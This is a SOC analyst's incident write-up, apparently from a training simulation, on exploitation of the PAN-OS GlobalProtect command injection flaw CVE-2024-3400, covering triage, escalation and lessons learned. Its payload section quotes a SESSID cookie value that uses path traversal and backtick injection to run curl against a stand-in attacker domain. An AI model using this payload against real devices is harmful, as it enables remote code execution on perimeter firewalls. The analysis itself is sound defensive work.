⭐ SOC274 - Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation (CVE-2024-3400)

Incident ID: SOC274
Event ID: 249
Date: April 18, 2024
Severity: Critical (CVSS 10.0)
Focus: OS Command Injection / Zero-Day Exploitation
1. Initial Triage & External Investigation
| Playbook Question | Answer | Evidence / Reasoning |
|---|---|---|

| Is the traffic coming from outside? | YES | Source IP 144.172.79.92 is public. |
| Ownership of IP address? | VPS Hosting | Registered to Cloudzy / RouterHosting LLC. |

| Reputation of IP? | Malicious | 12/94 detections on VirusTotal. |
| Direction of Traffic? | Internet → Company | Inbound traffic targeting perimeter device. |
| Attack Simulation? | NO | External malicious VPS, not internal testing. |
2. Internal Investigation (Target Identification)
| Playbook Question | Answer |
|---|---|
| Target Hostname | Internal-Firewall-GP |
| Target IP Address | 172.16.17.139 |
| Exposed Service | Palo Alto GlobalProtect Portal |
The targeted asset is a critical perimeter firewall, increasing the severity due to potential network-wide compromise.
3. Traffic & Payload Analysis
| Playbook Question | Answer | Evidence / Reasoning |
|---|---|---|
| Attack Type | OS Command Injection | Backticks (```) used to execute shell commands. |
| Attack Vector | HTTP Cookie (SESSID) | Payload embedded in session cookie. |
Key Observation
Malicious payload delivered via:
1
  SESSID=./../../../.../aaa`curl attacker-domain`

Combines path traversal + command injection
4. Determining Attack Success (Critical Analytical Pivot)
Initial (Incorrect) Assessment
- Conclusion: Attack failed
- Reasoning: Observed
DNS lookup failedfor attacker’scurlcommand
Corrected (Final) Assessment
- Conclusion: Attack SUCCESSFUL
Why the Attack Was Successful
1. Web Layer Confirmation

- Nginx logs show HTTP 200 OK
- Indicates the payload was accepted and processed
2. Application Logic Compromise
- CVE-2024-3400 is triggered when:
- Input is not sanitized
- System attempts to execute injected command
- Exploit success = execution attempt, not attacker callback success
3. OS-Level Execution Evidence
- Logs show
dt_sendservice invoking malicious input - Followed by Python process execution
- Strong indicator of stage-two payload deployment (e.g., UPSTYLE backdoor)

Key Insight
Even though the attacker’s outbound curl failed:
- The system already executed attacker-controlled input
- This confirms a full security boundary breach
5. Escalation Decision
| Playbook Question | Answer | Reasoning |
|---|---|---|
| Tier 2 Escalation Required? | YES | Root-level command execution on a perimeter device |
Justification
- Zero-day exploitation
- Remote code execution
- Critical infrastructure exposure
- Evidence of post-exploitation activity
6. Artifacts Collected
- Source IP:
144.172.79.92 - Victim IP:
172.16.17.139 - Target URL:
/global-protect/login.esp - Attack Vector: HTTP Cookie (
SESSID) - Payload Pattern: Command injection using backticks
7. Lessons Learned & Analyst Reflection
Key Takeaways
- Exploit Success ≠ Payload Completion
- A failed callback (DNS/curl) does not mean the attack failed
- The “200 OK Rule”
- A
200response on a known exploit endpoint is a major red flag
- A
- Focus on Root Cause, Not Symptoms
- The real issue is unsanitized input execution, not network failure
- Look for Secondary Indicators
- Process creation (Python, shell activity) is critical evidence
Professional Reflection
This case highlighted the importance of distinguishing between exploit execution and attacker objective completion.
Initially, I incorrectly classified the attack as unsuccessful due to a failed DNS resolution in the attacker’s curl command. However, deeper analysis revealed:
- The server returned HTTP 200 OK
- The system attempted to execute injected commands
- A Python process was spawned, indicating post-exploitation activity
This reinforced a critical SOC principle:
If the vulnerability is triggered and code execution occurs, the system is compromised—regardless of whether the attacker achieves full command-and-control.